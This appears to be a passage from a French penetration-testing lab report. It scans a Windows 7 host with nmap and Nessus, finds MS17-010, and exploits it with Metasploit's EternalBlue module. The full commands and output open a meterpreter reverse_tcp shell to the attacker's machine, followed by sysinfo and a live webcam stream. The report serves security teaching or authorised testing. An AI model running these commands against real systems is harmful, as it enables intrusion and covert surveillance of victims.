|_smb-enum-services: ERROR: Script execution failed (use -d to debug) 445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP) |_smb-enum-services: ERROR: Script execution failed (use -d to debug) 554/tcp open rtsp? 2103/tcp open msrpc Microsoft Windows RPC 2105/tcp open msrpc Microsoft Windows RPC 2107/tcp open msrpc Microsoft Windows RPC 2869/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) **Station Windows découverte ayant des ports ouverts.**

U1.1

Nous lançons un scan de vulnérabilité à l'aide de Nessus sur une station Windows découverte (192.168.0.108). Nessus est le scanner de vulnérabilité réseaux de Tenable Network Security. Nessus effectue de réelles attaques et présente le résultat de ces attaques sous forme de rapport. Nous recherchons des vulnérabilités « Critiques ».

Dans un premier temps, il faut lancer le service du scanner Nessus dans un terminal à l'aide de la commande :


$/etc/init.d/nessusd start

Il faut ensuite se connecter à l'interface web du scanner à partir d'un navigateur web en entrant l'url :


https://security:8834/#

Pour créer un nouveau scan il faut cliquer sur le bouton bleu en haut à droite de la page nommé « New Scan ». Dans la liste de scan possible, ici, nous cliquons sur « Basic Network Scan » pour effectuer un scan général de la cible. Il faut ensuite au minimum donner un nom au scan en renseignant le champ « Name » ainsi qu'une description en renseignant le champ « Description », et enfin il faut renseigner l'adresse ip de la cible du scan dans le champ « Targets ».


Il est possible de scanner un réseau entier.



On crée un scan réseau basic Target : 192.168.0.108



On sauvegarde et on le lance



Code CVE de la faille :
CVE-2017-0143, CVE-2017-0144, CVE-2017-0145,
CVE-2017-0146, CVE-2017-0147, CVE-2017-0148


U1.2

On utilise ici Metasploit pour rechercher un exploit en fonction d'un ou plusieurs code CVE de la faille détectée.

msf>search CVE-2017-0143

Matching Modules
==========
Name
- ---------
1 auxiliary/admin/smb/ms17_010_command
2 auxiliary/scanner/smb/smb_ms17_010
3 exploit/windows/smb/ms17_010_eternalblue
4 exploit/windows/smb/ms17_010_eternalblue_win8
5 exploit/windows/smb/ms17_010_psexec

U1.3	Nous utilisons ensuite l'exploit : **exploit/windows/smb/ms17_010_eternalblue** L'exploit peut ne pas aboutir parfois, il faut le relancer en continue jusqu'à sa réussite. **MS17-010** est une vulnérabilité d'exécution de code à distance existent dans Microsoft Server Message Block 1.0 (SMBv1) en raison d'une gestion incorrecte de certaines demandes. Un attaquant distant non authentifié peut exploiter ces vulnérabilités, via un paquet spécialement conçu, pour exécuter du code arbitraire. **EternalBlue** est un exploit développé par la NSA. Cet exploit utilise une faille de sécurité présente dans la première version du protocole SMB (SMBv1). Grace à cet exploit, nous pouvons envoyer en même temps du code malveillant qui s'exécutera une fois l'exploit réussit. Nous sélectionnons donc un payload (charge de code) nommé **Meterpreter :** **windows/x64/meterpreter/reverse_tcp** **Meterpreter** est un outil qui permet de réaliser toutes sortes d'actions sur la machine cible. Par exemple, nous pouvons télécharger des fichiers, lancer un Keylogger, prendre une capture d'écran, etc… Meterpreter est en principalement disponible pour les cibles Windows. On utilise **reverse_tcp**, ce qui signifie que c'est l'ordinateur cible qui se connectera au pc attaquant. Cela peut être pratique pour contourner les blocages d'un pare-feu. **Rhost** est l'option correspondant à l'adresse ip de la station cible. **Lhost** est l'option correspondant à l'adresse ip de la station attaquant. **Exploit** est la commande pour lancer l'execution de l'exploit.	Commandes : msf>**use exploit/windows/smb/ms17_010_eternalblue** msf>**set rhost 192.168.0.108** msf>**set payload windows/x64/meterpreter/reverse_tcp** msf>**set lhost 192.168.0.107** msf>**exploit** [*] Started reverse TCP handler on 192.168.0.107:4444 [*] 192.168.0.108:445 - Connecting to target for exploitation. [+] 192.168.0.108:445 - Connection established for exploitation. [+] 192.168.0.108:445 - Target OS selected valid for OS indicated by SMB reply [*] 192.168.0.108:445 - CORE raw buffer dump (42 bytes) [*] 192.168.0.108:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes [*] 192.168.0.108:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv [*] 192.168.0.108:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1 [+] 192.168.0.108:445 - Target arch selected valid for arch indicated by DCE/RPC reply [*] 192.168.0.108:445 - Trying exploit with 12 Groom Allocations. [*] 192.168.0.108:445 - Sending all but last fragment of exploit packet [*] 192.168.0.108:445 - Starting non-paged pool grooming [+] 192.168.0.108:445 - Sending SMBv2 buffers [+] 192.168.0.108:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer. [*] 192.168.0.108:445 - Sending final SMBv2 buffers. [*] 192.168.0.108:445 - Sending last fragment of exploit packet! [*] 192.168.0.108:445 - Receiving response from exploit packet [+] 192.168.0.108:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)! [*] 192.168.0.108:445 - Sending egg to corrupted connection. [*] 192.168.0.108:445 - Triggering free of corrupted buffer. [*] Sending stage (206403 bytes) to 192.168.0.108 [*] Meterpreter session 1 opened (192.168.0.107:4444 -> 192.168.0.108:49751) at 2019-05-15 12:20:11 +0200 [+] 192.168.0.100:445 - =-= [+] 192.168.0.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-= [+] 192.168.0.100:445 - =-= **meterpreter >**

U1.4	La commande **sysinfo** affichera de l'information à propos du système exploité, comme le nom, le type de OS, l'architecture, la langue, etc.	meterpreter > **sysinfo** Computer : LOCAL-PC OS : Windows 7 Architecture : x64 System Language : fr_FR Domain : WORKGROUP Logged On Users : 3 Meterpreter : x64/windows
U1.5	La commande **webcam_stream** affichera une capture vidéo de la station cible à partir de la webcam intégrée, en temps réel.	meterpreter > **webcam_stream** 

4.3.2 - Rapport d'exécution

Id.	OK	!OK	Observations
U1.0	*		Station Windows découverte ayant des ports ouverts. Ip 192.168.0.108
U1.1	*		Faille **MS17-010** découverte Code CVE de la faille : **CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148**
U1.2	*		Exploit trouvé en base de donnée Metasploit **exploit/windows/smb/ms17_010_eternalblue**
U1.3	*		Exploit réussis **[*] Meterpreter session 1 opened (192.168.0.107:4444 -> 192.168.0.108:49751) at 2019-05-15 12:20:11 +0200**
U1.4	*		Informations sur le système récupérées
U1.5	*		Capture vidéo à partir de la webcam effectuée